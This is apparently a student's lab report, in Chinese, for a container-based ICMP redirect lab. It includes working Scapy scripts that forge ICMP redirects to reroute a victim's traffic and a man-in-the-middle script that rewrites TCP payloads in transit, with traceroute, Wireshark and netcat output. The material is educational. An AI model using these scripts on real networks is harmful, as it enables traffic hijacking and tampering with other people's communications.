
Lab3 ICMP_Redirect

Task1 Launching ICMP Redirect Attack

1. 编写ICMP重定向程序icmp_redirect.py，代码如下：

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")

icmp = ICMP(type=5, code=0)

icmp.gw = "10.9.0.111"

# The enclosed IP packet should be the one that # triggers the redirect message.

ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")

send(ip/icmp/ip2/ICMP())
```


2. 使用mtr -n 192.168.60.5命令查看victim被攻击前的路由，结果如下：



```
                              My traceroute  [v0.93]
d9f4f347e7e9 (10.9.0.5)                                    2021-07-17T23:52:41+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                    0.0%    73    0.3   0.1   0.1   0.3   0.1
 2. 192.168.60.5                                 0.0%    72    0.1   0.1   0.1   0.4   0.1
```


可见经过了正确的路由器。

3. 受害者ping 192.168.60.5，同时攻击者运行攻击程序icmp_redirect.py，使用Wireshark可抓到重定向数据包：



```
 7 2021-07-17 20:1… 10.9.0.5           192.168.60.5       ICMP   98 Echo (ping) request  id=0x001f, seq=4/1024, tt
 8 2021-07-17 20:1… 192.168.60.5       10.9.0.5           ICMP   98 Echo (ping) reply    id=0x001f, seq=4/1024, tt
 9 2021-07-17 20:1… 02:42:0a:09:00:69  Broadcast          ARP    42 Who has 10.9.0.5? Tell 10.9.0.105
10 2021-07-17 20:1… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 10.9.0.5 is at 02:42:0a:09:00:05
11 2021-07-17 20:1… 10.9.0.11          10.9.0.5           ICMP   70 Redirect             (Redirect for network)
12 2021-07-17 20:1… 10.9.0.5           192.168.60.5       ICMP   98 Echo (ping) request  id=0x001f, seq=5/1280, tt
13 2021-07-17 20:1… 10.9.0.5           192.168.60.5       ICMP   98 Echo (ping) request  id=0x001f, seq=5/1280, tt
14 2021-07-17 20:1… 192.168.60.5       10.9.0.5           ICMP   98 Echo (ping) reply    id=0x001f, seq=5/1280, tt
```

4. 使用mtr -n 192.168.60.5命令查看victims被攻击后的路由，结果如下：



```
                              My traceroute  [v0.93]
d9f4f347e7e9 (10.9.0.5)                                    2021-07-18T00:16:10+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                   0.0%    11    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                                    0.0%    10    0.1   0.2   0.1   0.2   0.0
 3. 192.168.60.5                                 0.0%    10    0.2   0.2   0.2   0.2   0.0
```


可见icmp重定向攻击成功。

Question1: 不能使用icmp重定向攻击定向到远程主机。

攻击代码如下：

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")

icmp = ICMP(type=5, code=0)

icmp.gw = "192.168.60.6"

# The enclosed IP packet should be the one that # triggers the redirect message.

ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")

send(ip/icmp/ip2/ICMP())
```

运行攻击代码后victim路由如下：



```
                                 My traceroute  [v0.93]
d9f4f347e7e9 (10.9.0.5)                                          2021-07-18T01:31:21+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                   Packets               Pings
 Host                                            Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                     0.0%    44    0.1   0.1   0.1   0.4   0.0
 2. 192.168.60.5                                  0.0%    43    0.2   0.2   0.1   0.6   0.1
```


Question2: 不能使用icmp重定向攻击定向到同一网络中不存在的主机。

攻击代码如下：

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")

icmp = ICMP(type=5, code=0)

icmp.gw = “10.9.0.99”

# The enclosed IP packet should be the one that # triggers the redirect message.

ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
```


send(ip/icmp/ip2/ICMP())

运行攻击代码后victim路由如下：




```
                               My traceroute  [v0.93]
d9f4f347e7e9 (10.9.0.5)                                    2021-07-18T01:34:18+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                    0.0%     9    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60.5                                 0.0%     9    0.2   0.2   0.1   0.3   0.1
```

Question3: 参数为0表示允许恶意路由器发送重定向报文，参数改为1后攻击失败。




```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```



```
                               My traceroute  [v0.93]
d9f4f347e7e9 (10.9.0.5)                                    2021-07-18T02:12:13+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                  Packets               Pings
 Host                                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                    0.0%     9    0.2   0.2   0.1   0.3   0.1
 2. 192.168.60.5                                 0.0%     9    0.1   0.2   0.1   0.4   0.1
```

Task2 Launching the MITM Attack

1. 禁用恶意路由器的IP转发，命令如下：



```
root@9c05f26b6d0a:/#  sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

2. 编写MITM攻击程序mitm.py，代码如下：


#!/usr/bin/env python3

from scapy.all import *


print("LAUNCHING MITM ATTACK.........")

```
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

3. 在目标container中运行命令nc -lp 9090启动服务器监听，在victim中运行命令nc 192.168.60.5 9090连接服务器，可见通信正常。




```
[07/18/21]seed@VM:~/.../volumes$ docksh d9
root@d9f4f347e7e9:/# nc 192.168.60.5 9090
seedlabs
```




```
[07/18/21]seed@VM:~/.../volumes$ docksh de
root@dee062166300:/# nc -lp 9090
seedlabs
```


4. 攻击者重复Task1中的攻击步骤，之后恶意路由器运行攻击程序mitm.py，victim与服务器通信，结果如下：



```
^Croot@9c05f26b6d0a:/volumes# mitm.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
```



```
root@d9f4f347e7e9:/# nc 192.168.60.5 9090
seedlabs
hello
```



```
root@dee062166300:/# nc -lp 9090
AAAAAAAA
hello
```

可见victim发送的seedlabs被篡改为AAAAAAAA。

Question4: 捕获的数据包方向是10.9.0.5->192.168.60.5，即victim到服务器的方向，因为攻击者篡改的是victim发送给服务器的数据包。


Question5:

1. 编写MITM攻击程序mitm.py，代码如下：


```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAAA')

        send(newpkt/newdata)
```

```
  else:
      send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


2. 恶意路由器运行攻击程序mitm.py，victim与服务器通信，结果如下：



```
^Croot@9c05f26b6d0a:/volumes# mitm.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```



```
root@d9f4f347e7e9:/# nc 192.168.60.5 9090
hello
seedlabs
```



```
root@dee062166300:/# nc -lp 9090
hello
AAAAAAAA
```

可见过滤器使用MAC地址攻击同样成功。

但选择MAC地址的方法更好，因为使用IP地址时，恶意路由器会将自己发出的数据包检测，再次发送篡改数据包，因此会不断发送数据包，而使用MAC地址时，恶意路由器只会发送一次数据包。